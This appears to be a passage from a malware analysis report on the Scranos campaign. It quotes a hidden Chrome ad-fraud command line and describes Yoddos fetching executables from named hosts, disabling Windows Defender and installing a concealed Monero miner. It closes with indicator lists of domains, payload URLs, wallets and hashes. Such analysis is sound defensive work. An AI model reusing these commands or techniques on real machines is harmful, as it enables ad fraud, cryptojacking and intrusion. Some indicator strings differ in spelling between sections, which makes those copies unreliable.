
All of the above URLs redirect to advertisements. The traffic generator payload uses the following command line to open Chrome:

```
"<path_to_chrome_copy>" --user-data-dir="%TEMP%/temp_159" --disable-popup-blocking --disable-gpu --disable-software-rasterize --safebrowsing-disable-auto-update --window-position=0,-2000 "data:text/html,<html><title>chrome</title><body><script>generated_script</script></body></html>"
```

Where generated script is a concatenation of window.open('<URL_to_visit >›, ‹_blank›, ‹width=300,height=300›);

for all URLs received from the C&C.

One of the visited websites, with the window made visible, can be seen below:




Press Allow - Google Chrome

https://confirmeo.com/?lp=video1&ci...

confirmeo.com wants to

Show notifications

After the URL is opened, the program can simulate that a TAB, followed by a short pause, and a RETURN is pressed in the hidden Chrome window. This has the effect of clicking ***Allow*** on the Chrome pop-up, which asks for permission for the website to show notifications. This leads in some cases to intrusive advertisements appearing on the screen as notifications.



Profită de această ofertă in

Pentru încă două zile, ai 50% reducere !

confirmeo.com

Profită de această ofertă in

Pentru încă două zile, ai 50% reducere !

confirmeo.com

Vrei 22 XRP cadou?Fa-ti cont!


0.15% comision | Sigur | Usor.

confirmeo.com

Fake Program

One of the programs Scranos mimics appears to be written by the same authors as the actual payloads of Scranos. This program is advertised as a utility program that cleans your computer, but it never even attempts to perform such an action. It only displays a message that makes the user believe the program is running and, after a short time, it displays another message that the cleaning procedure is complete in an attempt to fool the user.

The program comes with a graphical user interface, and creates a desktop icon and registers an uninstall path in the registry at **HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\quick_cleaner**, it also creates a desktop icon for itself. All of this is done in attempt to seem as legitimate as possible and not arouse any suspicion that it is actually malicious to the user. The simple graphical user interface is illustrated below.



Clearing system junk files, please wait...

Clear system garbage is complete!

Other payloads

During our analysis, we found samples of Trojan.Yoddos being pushed as a payload of Scranos. This Trojan is a backdoor with DDoS (Distributed Denial of Service) capabilities. It has multiple ways of DDoS-ing a domain received from its C&C and can also download and install arbitrary executables.

Yoddos is not a new Trojan, with samples dating to as far back as 2012. Its spread was rather limited until April 2019 when a surge in Yoddos detections was triggered because of Scranos.

The C&C used by the samples in this attack is a1.dslllllnssss[.]club:55443. During our analysis of the attack, the DDoS capabilities were not used. The only capabilities used were that of file download and execute. Because of this, we have few reasons to believe the attackers behind Scranos also control the Yoddos samples pushed in the attack. The most likely scenario is that another actor is using the already established botnet to infect people in exchange for monetary gains. However, a brief description of the observed actions of Yoddos is offered below.


The actions taken by Yoddos do not target Chinese users. Multiple possible reasons exist for this: either the people behind Yoddos are Chinese and try to spare their fellow citizens and avoid attracting the attention of Chinese authorities, or the authors of Scranos (who are Chinese) have imposed this restriction in distributing third-party malware.

Yoddos copies itself in the Windows directory and registers itself as a service. In our case, the service name was ***vmvsss*** and its description ***VMware Snapshot Provider***. The only action observed was that of a file download and execute from a1.dslllllnsssss[.]club:53888/dcleard.exe. This executable will actually disable the Yoddos service, removing the infection. However, it proceeds to download and execute another file from http://abc.aaaaabbbbbcccccddddd[.]net:54321/abchost.exe if the default system language is not simplified Chinese.

The new file disables the ***SharedAccess***, ***MpsSvc*** and ***WinDefend*** services. These are security services that may interfere with the attack (Windows Firewall and Windows Defender). Afterwards, it downloads and executes three other files, depending on the operating system version and architecture. A set of files will be downloaded for Windows versions before Windows Vista, and other files will be downloaded for x64-bit and 32-bit versions of Windows. However, they serve the same purpose – installing and hiding a Monero (XMR) mining program – a slightly modified version of the open source XMRig. All three executables are heavily obfuscated through the use of different packers.

The three executables are downloaded to ***C:\Windows\Fonts\xxx*** and are described below:

- CONH0ST.EXE – The modified XMRig miner user to mine Monero (XMR) on a mining pool.
- TASKH0ST.EXE – A version of the Non-Sucking Service Manager (NSSM) used to easily install CONH0ST.EXE as a service.
- PREVH0ST.EXE – Started by CONH0ST.EXE as a watchdog. Used to modify the hosts file to redirect popular mining pools to localhost, preventing other miners on the infected machine from consuming resources. It also hides the activity of the miner by suspending the CONH0ST mining process when a Task Manager instance is running. This prevents the user from seeing how much CPU the mining process is consuming by checking Task Manager.



One of the NSSM executables used in the attack was infected with the Virut virus. The Virut virus is a well-known malware botnet whose domains were largely sinkholed in coordinated actions in 2013. Lately, some recovery in Virut attacks has been observed, with multiple samples resurfacing with new C&Cs. It's unclear whether the Virut infection is a mistake on the attackers' part, with the attacker being infected as well, or whether it is intentional. We refer to this type of hybrid as "Frankenmalware," a term we coined back in the heyday of file infectors.

The following domains are used as mining pools:

- *xxxxx.ririririririririririririririririri[.]com*
- *xxxxxx.ririririririririririririririririri[.]com*
- *xxxxx.caocaocaocaocaocaocaocaocao[.]com*
- *xxxxx.nainainainainainainainainainainai[.]com*
- *xxxxx.gangangangangangangangangangangan[.]com*
- *xxxxx.weoqieqwuishdwuygqw[.]com*

Mining revenue is generated to the following Monero addresses:

- 43vDmCSyoh4LbHEkUaw1bAUPNq83rQwvyDciYb9Xxj5U5gKni2CRM8TchwHqDDTAz8hT8fkBjhbQJTZ6n41yDo3R6vaV7rz
- 42PYhxuHuGYQR29JYvJcU7goe5swhiWVL7zpiaZhYTnUFGEdd8LYpc4UkKrQZ6f5r4jPfAL9xexQcUJoV3LenUvgGC1wiN3
- 422re3xn7ZaPkBurFLZJmcZNXtMN9nFymcDB62QpzD7DSgkeALvi2AjYTfQwWjy6jKjSjy5c3mZJSXFegrLudyJ283RZMGj
- 49CL1Wcve6LZK1ni4RowwAFXBCKoHTsGv8yrcb9i57q4GuUP2mfQA68Ek16hP86hP9JrEFL2peYqeghn2YCzQ7LqU4uBeeo
- 45pcPkiuSq1Aj2CTSqDQEv329hXTG4iqHakUWjKMuyXXM5UjtHdgpAx1RxYHENQyi46t4DMr8c97PXztdPPFQ6mQUpU3cTN
- 47c9eb5XggFCAxiKRGAkrd8NYojqPvfKGNySuVoT2Gaq5VnqQL5GaLA8jh4FmbscVQfPz1hdf7YetHYebb6NAUpF2HKegvd

Chapter 3 – Indicators of Compromise

Domains

Scranos

- *tk.maidi888[.]com*
- *hh1m[.]com*
- *15s0[.]com*
- *down.kllddiso.xyz*
- *info.d3pk[.]com*
- *k1l4[.]club*
- *v01.74AE36124716F613CB65D1C467749689.online*
- *v01.586B50FC7C8C0677239599562BBF4FEE.online*
- *v01.26119DAC2973F3B9BE66CEEA938DAEAE.online*
- *838F57672A2B2B2C9041131351AB996C.online*
- *C44E9AC1C39D6F01509088DEF3046C15.online*
- *2D945B616D6FA1E537234277FB7395D8.online*

Yoddos

- *a1.dsllllllnssss[.]club*
- *abc.aaaaabbbbbcccccddddd[.]net*
- *xx1.aaaaabbbbbcccccddddd[.]net*
- *xx2.aaaaabbbbbcccccddddd[.]net*
- *xx3.aaaaabbbbbcccccddddd[.]net*
- *xx4.aaaaabbbbbcccccddddd[.]net*
- *xx5.aaaaabbbbbcccccddddd[.]net*
- *xx6.aaaaabbbbbcccccddddd[.]net*
- *xxxxx.riririririririririririririririri[.]com*
- *xxxxxx.riririririririririririririririri[.]com*
- *xxxxx.caocaocaocaocaocaocaocaocao[.]com*
- *xxxxx.nainainainainainainainainainainai[.]com*
- *xxxxx.gangangangangangangangangangangangan[.]com*
- *xxxxx.weoqieqwuishdwuygqw[.]com*

URLs

Scranos

- http://tk.maidi888[.]com/pixel.php?clid=
- http://www.hh1m[.]com/test/api.php?info=
- http://hh1m[.]com/hosts
- http://15s0[.]com/webpush/index.php
- http://k1l4[.]club/down/m_inc.js
- http://info.d3pk[.]com/count/dll/?msg=
- http://info.d3pk[.]com/count/webpush?msg=
- http://down.klldddiso[.]xyz/dll2/js/wcrx.dll.dat
- http://down.klldddiso[.]xyz/dll2/web_push.dll.dat
- http://down.klldddiso[.]xyz/dll2/e12fefa8771fb741.exe.dat
- http://down.klldddiso[.]xyz/dll2/syscheck1.dat
- http://838F57672A2B2B2C9041131351AB996C[.]online/sta.php
- http://C44E9AC1C39D6F01509088DEF3046C15[.]online/sta.php
- http://2D945B616D6FA1E537234277FB7395D8[.]online/sta.php
- http://v01.74AE36124716F613CB65D1C467749689[.]online/t.php?info=
- http://v01.74AE36124716F613CB65D1C467749689[.]online/sta.php
- http://v01.586B50FC7C8C0677239599562BBF4FEE[.]online/t.php?info=
- http://v01.586B50FC7C8C0677239599562BBF4FEE[.]online/sta.php
- http://v01.26119DAC2973F3B9BE66CEEA938DAEAE[.]online/t.php?info=
- http://v01.26119DAC2973F3B9BE66CEEA938DAEAE[.]online/sta.php
- https://s3.amazonaws[.]com/jscriptcdn/1f546f49ebf4153c8a.js
- https://cdncache-a.akamaihd[.]net/sub/u1384f2/029717d6ed8e6a3193a54ce4a6ed7b09/l.js?pid=2733&ext=plug_js
- https://bounce-w[.]top/v/216948.js?j=1221
- https://s3.amazonaws[.]com/velv1/mnt.js

Yoddos

- http://a1.dslllllnssss[.]club:55443
- http://abc.aaaaabbbbbcccccddddd[.]net:54321/abchost.exe
- http://xx1.aaaaabbbbbcccccddddd[.]net:54321/wwkk32.txt
- http://xx2.aaaaabbbbbcccccddddd[.]net:54321/wwkk732.txt
- http://xx3.aaaaabbbbbcccccddddd[.]net:54321/wwkk764.txt
- http://xx4.aaaaabbbbbcccccddddd[.]net:54321/jjkk.txt
- http://xx5.aaaaabbbbbcccccddddd[.]net:54321/ns32.txt
- http://xx6.aaaaabbbbbcccccddddd[.]net:54321/ns64.txt
- http://xxxxx.ririririririririririririririririri[.]com
- http://xxxxxx.ririririririririririririririririri[.]com
- http://xxxxx.caocaocaocaocaocaocaocaocao[.]com
- http://xxxxx.nainainainainainainainainainainai[.]com

- http://xxxxx.gangangangangangangangangangan[.]com
- http://xxxxx.weoqieqwuishdwuygqw[.]com

User-Agents

Scranos

- Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1)
- Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
- Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36
- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36
- Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.221 Safari/537.36 SE 2.X MetaSr 1.0
- Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0)

Yoddos

- Mozilla/4.0 (compatible)

Registry

- HKCU\Software\@demo
- HKLM\Software\Microsoft\@msver1
- HKLM\Software\Microsoft\@msver2
- HKLM\Software\Microsoft\@o2
- HKLM\Software\Microsoft\@o3

Monero addresses

- 43vDmCSyoh4LbHEkUaw1bAUPNq83rQwvyDciYb9Xxj5U5gKni2CRM8TchwHqDDTAz8hT8fkBjhbQJTZ6n41yDo3R6vaV7rz
- 42PYhxuHuGYQR29JYvJcU7goe5swhiWVL7zpiaZhYTnUFGEdd8LYpc4UkKrQZ6f5r4jPfAL9xexQcUJoV3LenUvgGC1wiN3
- 422re3xn7ZaPkBurFLZJmcZNXtMN9nFymcDB62QpzD7DSgkeALvi2AjYTfQwWjy6jKjSjy5c3mZJSXFegrLudyJ283RZMGj
- 49CL1Wcve6LZK1ni4RowwAFXBCKoHTsGv8yrcb9i57q4GuUP2mfQA68Ek16hP86hP9JrEFL2peYqeghn2YCzQ7LqU4uBeeo
- 45pcPkiuSq1Aj2CTSqDQEv329hXTG4iqHakUWjKMuyXXM5UjtHdgpAx1RxYHENQyi46t4DMr8c97PXztdPPFQ6mQUpU3cTN
- 47c9eb5XggFCAxiKRGAkrd8NYojqPvfKGNySuVoT2Gaq5VnqQL5GaLA8jh4FmbscVQfPz1hdf7YetHYebb6NAUpF2HKegvd

File Hashes

dropper

0a17f4b1a8dc5d6e700791624d305d93d3a1d76a

0c792fefe63b1cde3a331fe12da4a2d8eece5ab5

4531128bddaebcfa0d89ef153308fe7eea4101e5

72a15b65857239a33bb8c2049b967cc23daebc4d

8728864801bdffad6269a3faf010d12cacc716b2

9bf6a18c75a941a2052de11a35051aa9e0e50e7c

9ecea6bee3af9e2aee7dcc527eff1603f6ce1496

af08e9325013e7a61d854778c8909a833b49cb0f

afa1847fec29610795ad1a6f19f876d1d9cb50ce

b6215f1362d4136c8c9ad6b398a5c7990f942f56

c000e4b713b16e0fdd58ae36b302f8061af27e90

d6ac635d5e6db4a8a719bea98bdab1db03894c2e

de409f195a0bca55b31477cffffe62fa1a309e51

ee9d92d581d62c7f50697ba3a3086241e746bd32

fake_program

a10f6b2f5ef151b0bc86d9c5eddaa2c46e6b3d3e

hijacker_dll

26a00b11677aff3774a108f226c2ad066a53859b

2bb2f8daed1541b387ecdddd0078759379098e47

5f502cec7a29ccfb437c542e9dfdd720292efe5f

9e43a54603f9d175ae7de6b85a5459f57c85ae00

ee7afd8698030c64fd382441323f3b5fc69b8a18

scripts

3949757f332bc6195d42116e95459aba29bf17d1

a69ba4f2f12efc679219ed57d2476a4590d81c17

ac7da0a577cb2bd7dd58974f66ade3921ad2630f

d38aaea13d1f47f474d03b2fb366dc55dfcdbcf2

ff81018c89e3fc06ad6b76ca10a23f8fde209d69

traffic_generator

9455ac911b555002c077d99abc335cc8a4dc2348

wcrx

068e4f9288eab755522c7e586da2aee3cef7b197

3786e96dee2261c743e5be9bedc0a7756541415b

ee19bc8d7ad3906eff05b10335acfcf25efeb5d6

workkernel_dll

54ca7887088e46b228a40c3488c78423cb30e600

60b036113d741814559b3b943b6a02435a475646

820ad44ab23c8e42c8110143159cfe2596a24d7f

a8e4560be272869a11b4ac06d9b7fb21a0494142

dee530f027dbc63224a3ac90ed61d2c07f4cb7cd

f7eb8c842b0f0b08cf7c82ff624717938c54ef87

yoddos

2b8d11e367fb46c042575536b346694751f5c01d

fcaa885c3dd549d443b406ed5055a70af49b76eb

yoddos_miner

0e11b85388fa3a333311a832a1517b8058cb9b4c

1c5dda55b4deaff350b0de740cc38487b94f2976

2bd1b092c983351664ccd6ad08f00ba18fdb33f4

2e629596d7d1362579364b5b8aa12d8bf14e4ed7

345d096ed02bff33bd7332f81da2af9ac7e39296

44864f7bee4f73f95b3e15d7ec032d617e178783

47c112c23c7bdf2af24a20bd512f91ff6af76bc6

50919df63a718ff79ba248e8fc773735d214315d

6db9421cd3b410598e763460ed793c303bf469f1

71694cddaca1e34cb4bce62d9956057eecc162fd

720bbb17e4c4d90e7b64972b5c04b3e231fa9d5f

7567c48ef4f2fc8bc74c888c9042296a0f0624b5

7bcea5d87ba7c62e0f26d7e51e5ea0f93c62b50d

8d9694b6c16b579bff14df11445bf2a4e4081cc7

8fc7aba0021652081c754c267cbea29b18ae7dd1

98413b6bd442954becc8931157d1d0a258c7a58f

a780c21d12b6d48435455954a92980d3172de6c7

ae2a65505ed912619659676579a6ee26a0106610 afab39573cef1e4edb97d110716c3d4da473e06f

b2e9fe3195563fe647234c4f2513fbd11af948e0

b953f4dee2a55d88ec54f7049b074dd30f29ff81

bee878581031d2aeff7eea12ad079ce9ffa988e1

bf6e7f6c88f94502ca6089771d81fac8730af5c5

c21b7ad281472edb748739b15c5fddc0b9d3f612

c6ccbc90520275634ec93ed0d1954b8e3016e30f

d9eac86d503de1b2578fac4b34ba3bcbcde217a9

